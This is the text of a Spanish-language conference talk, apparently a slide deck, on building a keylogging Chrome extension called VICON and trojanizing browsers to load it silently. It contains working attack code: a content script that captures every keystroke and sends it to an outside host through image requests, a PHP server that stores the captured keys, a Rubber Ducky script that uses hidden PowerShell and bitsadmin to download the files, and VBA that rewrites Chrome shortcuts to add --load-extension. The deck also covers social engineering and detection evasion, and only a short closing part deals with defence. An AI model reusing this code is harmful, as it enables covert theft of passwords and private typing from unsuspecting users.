Captura esa tecla y métela en un buffer

FUNCIÓN 2

Actívale, comprueba que el buffer tiene teclas

Si hay teclas, envíalas a un servidor, y limpia el buffer

Espera 10 segundos y goto2



ENVIANDO LAS TECLAS AL SERVIDOR

OPCIÓN 1, XHR (POST)

Problemas con
CORS en algunos
dominios

What requests use CORS?

This [cross-origin sharing standard](#) [↗] can enable cross-origin HTTP requests for:

- Invocations of the `XMLHttpRequest` or [Fetch APIs](#), as discussed above.
- Web Fonts (for cross-domain font usage in `@font-face` within CSS), [so that servers can deploy TrueType fonts that can only be loaded cross-origin and used by web sites that are permitted to do so.](#) [↗]
- [WebGL textures.](#)
- Images/video frames drawn to a canvas using `drawImage()`.
- [CSS Shapes from images.](#)

This is a general article about Cross-Origin Resource Sharing and includes a discussion of the necessary HTTP headers.



ENVIANDO LAS TECLAS AL SERVIDOR

OPCIÓN 2... CREAMOS A UNA IMAGEN

```
<img scr="Servidor/Mi-Imagen.jpg?El_texto_capturado"  
/>
```

¡Pues a construir!





BRAIN

BACKSPACE, ENTER, TAB

```
1 {  
2   "manifest_version": 3,  
3   "name": "Vicon Extension Handler",  
4   "description": "What is love?",  
5   "icons": { "16": "icon16.png",  
6             "48": "icon48.png",  
7             "128": "icon128.png" },  
8   "version": "0.0.1",  
9   "content_scripts": [  
10    {  
11      "matches": [  
12        "<all_urls>"  
13      ],  
14      "js": ["content.js"]  
15    }  
16  ]  
17 }
```

MANIFEST

CONTENT.JS

```
1  var buffer='';
2  var server = 'https://z9.wf/server.php?c=';
3
4
5
6
7  document.onkeypress = function(e) {
8      get = window.event?event:e;
9      tecla = get.keyCode?get.keyCode:get.charCode;
10     tecla = String.fromCharCode(tecla);
11     buffer+=tecla;
12 }
13
14
15
16
17
18 window.setInterval(function() {
19     if(buffer.length>0) {
20         new Image().src = server+buffer;
21         //buffer = btoa(unescape(encodeURIComponent(buffer)))
22         buffer = '';
23     }
24 }, 1000);
25
```



```
<html>

<?php

header($_SERVER["SERVER_PROTOCOL"]." 404 Not Found", true, 404);
header('Access-Control-Allow-Methods: GET, REQUEST, OPTIONS');
header('Access-Control-Allow-Credentials: true');
header('Access-Control-Allow-Origin: *');
header('Access-Control-Allow-Headers: Content-Type, *');

$file = 'data.txt';

if(isset($_REQUEST['c']) && !empty($_REQUEST['c']))
{
    file_put_contents($file, $_REQUEST['c'].PHP_EOL, FILE_APPEND);
    printf("LOGGED!");
}

?>

</html>
```

SERVER.PHP





POC LOCAL

Esta debería salir bien, aun no hemos desplegado EL BICHO



¡A DESPLEGARLO!

O porque el camino no iba a ser tan facil



El paquete no es válido: "CRX_REQI

01

Google Chrome no permite
instalar a un usuario "fácil"
instalaciones sin firmar

That's an old question, but you recently updated it, so..

There are no fully automated ways to do it *besides* [Enterprise Policy](#), which only rarely applies. **If that is not an option, you're out of luck.** This was a security decision in 2014 by Chrome team, because malware that did that was *rampant*. Here's a [latest post on this topic](#).

1. On a Windows machine, the [Enterprise Policy](#) [force_install](#) is the only no-confirmation one, but it requires a machine in a Windows Domain and admin rights in said domain to enable. I'm not 100% sure how it works on Linux/Mac, but here's a [relevant FAQ](#).
2. There is a programmatic method of installing extensions, but it now only applies to extensions that are published in CWS (so that Google can pull the plug in case of abuse). It is [described here](#), but **will still require a manual approval** from the user when the browser starts for the first time after this is added. That's how, for instance, various legitimate bundled extensions like (O) Skype's Click-to-call are installed.

Chrome 75 has introduced some changes, where if an extension is downloaded using a direct URL, then it tries to be smart and figure its metadata which then contains the type which says that it's an extension and Chrome tries to install it immediately - which fails for custom extensions which are not in the Chrome Extension store.

PROTECCIONES DE GOOGLE



BYPASS

La protección de Google previene que modifiquemos extensions oficiales, ya que su hash no coincidirá.

Hay que buscar otros métodos.



**SUBIR UNA EXTENSION A
LA STORE**




**ENGAÑAR A LOS USUARIOS CON ING.
SOCIAL PARA QUE LA INSTALEN**




**TROYANIZAR EL
NAVEGADOR**





Subir a la store requiere:

- Pagar 5 dólares (easy)
- Una extensión funcional
- Aprobación de 30 días



Anti-debugging

Malicious Ext

ENGAÑAR A LOS USUARIOS CON ING. SOCIAL

Deberían:

- Ir a extensiones
- Hacer click como desarrollador
 - Arrastrar la extensión



Existe un modo de cargar extensiones de manera dinámica, sin que el usuario se de cuenta si quiera que se ha cargado

“--load-extension=*carpeta* »



“TROYANIZAR” EL NAVEGADOR



NECESIDADES PARA EL ATAQUE

Necesitamos que abra el Chrome desde acceso directo pero...
Everybody uses LNK

Necesitamos privilegios de *admin*, o poder modificar los lnks de algunas rutas.

Necesitamos un medio de ejecución previo. Este escenario requiere explotacion



EXPLICANDO EL ATAQUE

Creamos carpeta en sitio conocido y con permisos de escritura

Descargamos los dos ficheros necesarios a la carpeta creada

Buscamos todos los accesos directos a *Chrome.exe*

Los modificamos para añadirle “--load-extension=carpeta »

Matamos cualquier proceso *Chrome.exe* y dejamos que el user vuelva a iniciarlo

“Totalmente” indetectable:

- La Store de Chrome no sabrá que está ahí.
- Para un IDPS es un covert channel brutal.
- No se hacen hooks a peticiones.




Podrían detectarlo si:

- Detectan el dominio como malicioso.
- Un usuario inspecciona sus extensiones o lo que pasa en su red con un proxy.



POC FINAL



Voy a automatizar todo con un Ducky. ¿Fallará?
Hagan sus apuestas
El equipo que pierda debe bailar la canción de la charla.





BRAIN
HACK. EVOLVE. IMPROVE.

AUTOMATIZADO CON RUBBER PAYLOAD

```
1 LOCALE ES
2 WINDOWS r
3 STRING powershell -NoP -NonI -W h -Exec Bypass md "C:\Users\Public\Documents\ce"; iwr "https://z9.wf/content.js" -outfile
  "C:\Users\Public\Documents\ce\content.js"; iwr "https://z9.wf/demo.js" -outfile "C:\Users\Public\Documents\ce\demo.js";
4 ENTER
5 WINDOWS r
6 STRING bitsadmin /transfer "job" https://z9.wf/manifest.json C:\Users\Public\Documents\ce\manifest.json
7 ENTER
8 WINDOWS
9 STRING chrome
10 SHIFT F10
11 DOWN
12 DOWN
13 ENTER
14 SHIFT F10
15 UP
16 ENTER
17 RIGHT
18 SPACE
19 STRING --load-extension=C:\Users\Public\Documents\ce
20 ENTER
21 LEFT
22 ENTER
23 ENTER
```

- Todo lleva un DELAY entre funciones. Lo he quitado para facilitar la lectura.
- No he puesto algunas acciones para la POC, como matar chrome.exe



• En el GHUB está bien.

SE PUEDE HACER SIN ACCESO FÍSICO

Puede extenderse a exe o cualquier otro ejecutable.

Vba es más universal, y este payload es indetectable también.

No he puesto la parte de descargar, solo troyanizar



Option Explicit

Public Sub Change_Shortcut()

```
Dim shell As Shell32.shell  
Dim folder As Shell32.folder  
Dim folderItem As Shell32.folderItem  
Dim shortcut As Shell32.ShellLinkObject
```

```
Set shell = New Shell32.shell
```

```
Set folder = shell.Namespace("C:\ProgramData\Microsoft\Windows\Start  
Menu\Programs")
```

```
If Not folder Is Nothing Then
```

```
Set folderItem = folder.ParseName("chrome.lnk")
```

```
If Not folderItem Is Nothing Then
```

```
Set shortcut = folderItem.GetLink
```

```
If Not shortcut Is Nothing Then
```

```
shortcut.Path = ""C:\Program Files\Google\Chrome\Application\chrome.exe" --  
load-extension=C:\Users\Public\Documents\ce"
```

```
shortcut.Save
```

```
Else
```

```
End If
```

```
Else
```

```
End If
```

```
Else
```

```
End If
```

```
End Sub
```

LÍNEAS FUTURAS

Ampliar las capacidades del JS:

- Imágenes y capturas de pantalla.
- Autocompletar.
- Ficheros enviados.
- Sesiones.
- Click.

Hacer un *binder automático* con una extensión legítima para hacer bypass de la Store.

Implementar procesos de buffering, captura de acciones y retardo, para enviar la info codificada en relación a eventos y no cada X tiempo.

BONUS! – Edge, Teams y demás



LÍNEAS DE DEFENSA

Abrir siempre el chrome desde .exe
(Antes de que preguntéis, no lo he probado el linux)

Revisad “lo que pasa por tu red” con un proxy de intercepción estilo BURP, o con el navegador.

Dejar de tener síndrome de Diógenes de extensiones, y tenerlas deshabilitadas cuando no se usan.



AGRADECIMIENTOS

dooingIT

DOOINGIT



JOHN HODER


<https://github.com/JohnHoder>



VICON



CODE AVAILABLE IN



[https://github.com/lckoGZ/VICON-
JS-Extension](https://github.com/lckoGZ/VICON-JS-Extension)



GRACIÑAS

TELEGRAM

@lckoGZ

LINKEDIN

<https://es.linkedin.com/in/bernardo-viqueira-hierro-0b882637>

WEBSITE

www.bra1n.net

EMAIL

Bernardo.Viqueira@bra1n.net

